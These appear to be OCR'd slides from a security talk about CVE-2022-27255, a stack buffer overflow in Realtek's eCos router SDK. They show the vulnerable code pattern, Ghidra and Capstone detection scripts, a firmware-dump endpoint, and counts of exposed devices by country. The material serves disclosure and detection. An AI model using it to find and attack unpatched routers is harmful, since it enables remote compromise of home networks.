
Nexxt and Tenda devices run eCos!

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             eCos kernel exception handler, architecture: MIPS, exception vector table
128           0x80            eCos kernel exception handler, architecture: MIPS, exception vector table
205212        0x3219C         SHA256 hash constants, big endian
391303        0x5F887         mcrypt 2.5 encrypted data, algorithm: "", keysize: 8216 bytes, mode: "}",
1430656       0x15D480        eCos RTOS string reference: "eCos Release: %d.%d.%d"
```

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             eCos kernel exception handler, architecture: MIPSEL, exception vector table
384           0x180           eCos kernel exception handler, architecture: MIPSEL, exception vector table
2861264       0x2BA8D0        eCos RTOS string reference: "eCos Release: %d.%d.%d"
```

Who introduced this bug?

Similar UIs



Who introduced this bug?

OEM devices

Who introduced this bug?

Built alike, pwned alike:

- The vulnerability is present in many of these firmwares.

Who introduced this bug?

Responsible disclosure

- Shared by different vendors.
- But low-level:
  - Unlikely to have been written by one of them.

- We contacted Realtek's security team:
  - Vulnerability is in Realtek's SDK.
  - All vendors that use this code might have it!

Automating firmware analysis

Automating analysis

How can we automate this?

- Let's look at the vulnerable function again:

```
char *space = strchr(input_line, ' ');
if ( m_first_space ) {
   space = strchr(space + 1, ' ');
   if ( space ) {
       strcpy(buffer, space + 1); // buffer is in the stack
```

- Two *strchr* looking for spaces, then a *strcpy*. Should be possible to create a signature.

Automating analysis

Detecting this code pattern:

```
char *space = strchr(input_line, ' ');
if ( m_first_space ) {
   space = strchr(space + 1, ' ');
   if ( space ) {
       strcpy(stack_buffer, space + 1);
```

```
...
g(stack_buffer, _);
```

- We can check whether a variable is stack-based using Ghidra's Varnode API.
- Recall that given a raw binary image, we don't know any function names.

Automating analysis

Detecting this code pattern:

```
char *space = strchr(input_line, ' ');
if ( m_first_space ) {
   space = strchr(space + 1, ' ');
   if ( space ) {
       strcpy(stack_buffer, space + 1);
```

```
...
r2 = f(_, const);
...
g(stack_buffer, r2+1);
```

- We can also use it to access the function call which defines a given node.

Automating analysis

Detecting this code pattern:

```
char *space = strchr(input_line, ' ');
if ( m_first_space ) {
   space = strchr(space + 1, ' ');
   if ( space ) {
       strcpy(stack_buffer, space + 1);
```

```
r1 = f(_, const);
...
r2 = f(r1+1, const);
...
g(stack_buffer, r2+1);
```

Automating analysis

Detecting this code pattern:

```
char *space = strchr(input_line, ' ');
if ( m_first_space ) {
   space = strchr(space + 1, ' ');
   if ( space ) {
       strcpy(stack_buffer, space + 1);
```

```
r1 = f(_, 0x20);
...
r2 = f(r1+1, 0x20);
...
g(stack_buffer, r2+1);
```

- And also to look for constant values.

Automating analysis

How can we automate this?

- We want to detect functions that look like this:

```
r1 = f(_, 0x20);
...
r2 = f(r1+1, 0x20);
...
g(stack_buffer, r2+1);
```

- We could achieve this using Ghidra's IR API.
- We only analyse functions which reference SIP-related strings.
  - This helps narrow down the search space.
- There are a few problems that need to be sorted out first.

Loading addresses

Recall:

```
faraday@faraday$ binwalk Nebula300+__V12.01.01.37_en_NEX01.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
10292         0x2834          LZMA compressed data
```

- We need to obtain the loading address for the kernel.
- This time we must do this statically.

Loading addresses

The loading address of the kernel is determined at boot-time by the bootloader

```
@ blk_size blk__cnt sec_size sec__cnt pageSize page_cnt chip_clk chipName
@ 0010000h 0000040h 0001000h 0000400h 0000100h 0000010h 0000027h UNKNOWN
@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
SDRAM:8MB
Reboot Result from Watchdog Timeout!

---RealTek(RTL8196E)at 2016.10.15-22:16+0800 v1.6a [16bit](400MHz)
setting=0x0000003c
P0phymode=01, embedded phy
check_image_header  return_addr:05008000 bank_offset:00000000
setting=0x0000007c
Jump to image start=0x80500000...
decompressing kernel:
Uncompressing... done, booting the kernel.
done decompressing kernel.
start address: 0x800004c4
```

Loading addresses

The code responsible for this is:

```
printf("decompressing kernel:\n");
decompress_kernel(0x80000400,param_1 + 0x1000,0x81000000,0);
printf("done decompressing kernel.\n");
FUN_805018c4();
_DAT_b8003000 = 0;
_DAT_b8003004 = 0xffffffff;
_DAT_b8003008 = 0;
_DAT_b800300c = 0;
_DAT_b8005104 = 0x80000000;
_DAT_b8000004 = 2;
printf("start address: 0x%08x\n",kernel_start_address);
start_kernel(kernel_start_address);
```

Loading addresses

Detecting this code pattern:


```
printf("decompressing kernel:\n");
decompress_kernel(0x80000400,param_1 + 0x1000,0x81000000,0);
printf("done decompressing kernel.\n");
FUN_805018c4();
_DAT_b8003000 = 0;
_DAT_b8003004 = 0xffffffff;
_DAT_b8003008 = 0;
_DAT_b800300c = 0;
_DAT_b8005104 = 0x80000000;
_DAT_b8000004 = 2;
printf("start address: 0x%08x\n",kernel_start_address);
start_kernel(kernel_start_address);
```

Three function calls to printf with these strings as arguments.

Loading addresses

Detecting this code pattern:

```
printf("decompressing kernel:\n");
decompress_kernel(0x80000400,param_1 + 0x1000,0x81000000,0);
printf("done decompressing kernel.\n");
FUN_805018c4();
_DAT_b8003000 = 0;
_DAT_b8003004 = 0xffffffff;
_DAT_b8003008 = 0;
_DAT_b800300c = 0;
_DAT_b8005104 = 0x80000000;
_DAT_b8000004 = 2;
printf("start address: 0x%08x\n",kernel_start_address);
start_kernel(kernel_start_address);
```



And we know the offset of these strings within the image.

Loading addresses

Detecting this code pattern:

```
printf("decompressing kernel:\n");
decompress_kernel(0x80000400,param_1 + 0x1000,0x81000000,0);
printf("done decompressing kernel.\n");
FUN_805018c4();
_DAT_b8003000 = 0;
_DAT_b8003004 = 0xffffffff;
_DAT_b8003008 = 0;
_DAT_b800300c = 0;
_DAT_b8005104 = 0x80000000;
_DAT_b8000004 = 2;
printf("start address: 0x%08x\n",kernel_start_address);
start_kernel(kernel_start_address);
```

```
f("decompressing…");
g(kernel_address, ...);
f("done decompressing…");
...
f("start address…", ...);
```

But, given an raw firmware image we don't know a priori which function is printf.

Loading addresses

Detecting this code pattern:

```
printf("decompressing kernel:\n");
decompress_kernel(0x80000400,param_1 + 0x1000,0x81000000,0);
printf("done decompressing kernel.\n");
FUN_805018c4();
_DAT_b8003000 = 0;
_DAT_b8003004 = 0xffffffff;
_DAT_b8003008 = 0;
_DAT_b800300c = 0;
_DAT_b8005104 = 0x80000000;
_DAT_b8000004 = 2;
printf("start address: 0x%08x\n",kernel_start_address);
start_kernel(kernel_start_address);
```

```
f(some_address);
g(kernel_address, ...);
f(some_address + offset1);
...
f(some_address + offset2, ...);
```

And we can't recognize strings either since we don't know the loading address for the bootloader.

Automating analysis

How can we automate this?

- We want to detect functions that look like this:

```
f(some_address);
g(kernel_address, ...);
f(some_address + offset1);
...
f(some_address + offset2, ...);
```

- Where:
  - `offset1 = offset("done decompressing …") - offset("decompressing…")`
  - `offset2 = offset("start address …") - offset("decompressing…")`
- In case of a match, “kernel_address” is the kernel loading address.

Automating analysis

How can we automate this?

- We use Capstone and detect this code pattern manually:
  - Works on disassembled instructions (no AST).
  - Much lower level than Ghidra's IR API.


For an alternative approach see: https://ecos.wtf/2021/03/30/ecos-load-address

Loading addresses & analysis

- Detect the kernel loading address using the Capstone script.
- Then look for the vulnerable code pattern using the Ghidra script.
- You can check out the code here.

```
faraday@faraday$ ./analyse_firmware.py ~/ghidra_10.1.1_PUBLIC/ ~/Nebula300+__V12.01.01.37_en_NEX01.bin
String "eCos" found in image
Detecting endianess...
Detected big endian
Detecting base address...
Detected base address @ 0x80000400
Analyzing /tmp/tmpwq8addev/extraction/_Nebula300+__V12.01.01.37_en_NEX01.bin.extracted/2834...
Firmware is vulnerable
Detected vulnerable call @ 0x8014f540
faraday@faraday$
```

Results



We believe the actual amount of vulnerable devices in the wild to be much higher.


Results

Devices with admin panel exposed:

Countries


Brazil	23,993
South Africa	10,674
India	5,715
Argentina	3,683
Pakistan	1,915

Total: 63,360



Special thanks to Daniel Delfino and Fede K.!

Results


D-Link
Login Password
Login
Forgot your password?
Tenda
Login Password
Login
Forgot your password?
MT-LINK
SIMPLY BETTER SOLUTION
Login Password
Login
Forgot your password?
Nebula300
WIRELESS-N | BROADBAND ROUTER
Login Password
Login
Forgot your password?
EVEREST
English
Login Password
Login
Forgot your password?
NISUTA
Contraseña de Inicio de Sesión
Iniciar Sesión
Olvidaste tu contraseña?
intelbras
Senha do seu roteador
Login
Esqueceu sua senha?
iBaton
Networking...Not Just Working!
Login Password
Login

Results








Results

Affected devices so far:

- 31 devices from at least 19 vendors, including:
  - Tenda, D-Link, Zyxel, Intelbras, Nisuta, MT-Link, etc.

- How do I know if my device is vulnerable?
  - Download the firmware from the vendor's website.
  - Alternatively, dump it through the management panel: `/cgi-bin/DownloadFlash`
  - Run it through our tool*!

* And let us know if you find more vulnerable images!

Takeaways


Taking a step back, what have we found?

- A vulnerability in an undocumented functionality.
- RCE / WAN / No user intervention.
- It can’t be disabled via the router’s web interface.
- Can only be disabled via telnet/UART.
- There’s no way to persist such configuration.


Why does this matter?

- Hidden attack surface!
- It’s in Realtek’s SDK.
  - affects various models from different vendors.
- Vendors don’t review code.
  - most devices with these chips and eCos are vulnerable.

Why does this matter?




Why does this matter?



*Flashback team talk: https://youtu.be/nnAxXnjsbUI?t=2845

Why does this matter?

- There are still buffer overflows affecting internet-connected devices in 2022!



Why hasn’t this been reported yet?

Despite being a classic stack BOF.

- Manufacturers: don’t have a security mindset.
- Vendors: don’t review upstream code.
- Researchers: don’t want to reverse engineer a giant blob.
- Users: don’t know they’re running this code.

The aftermath

- CVE-2022-27255.
- Realtek patched the vuln on March 25th.
- Vendors have not released patched firmware yet.
- Users would still have to update their devices.

Conclusions

- IoT devices can have vulnerabilities in undocumented functionalities.
- Code introduced down the supply chain might never get reviewed.
- OEM Devices from different vendors can share code and vulnerabilities!
- Attackers can find high-impact bugs with little prior knowledge.

References

- https://ecos.wtf
- https://www.youtube.com/watch?v=01mw0oTHwxg
- https://www.youtube.com/watch?v=6_Q663YkyXE
- https://github.com/HackOvert/GhidraSnippets
- The Ghidra Book, The Definitive Guide
- https://www.iot-inspector.com/blog/advisory-multiple-issues-realtek-sdk-iot-supply-chain/
- https://gsec.hitb.org/materials/sg2015/whitepapers/Lyon%20Yang%20-%20Advanced%20SOHO%20Router%20Exploitation.pdf
- Introduction to the MIPS32 Architecture v6.01
- The MIPS32 Instruction Set v6.06

¡Gracias!
(Thank you!)

Octavio Gianatiempo
@ogianatiempo

Octavio Galland
@GallandOctavio

/faradaysec


/company/faradaysec

www.faradaysec.com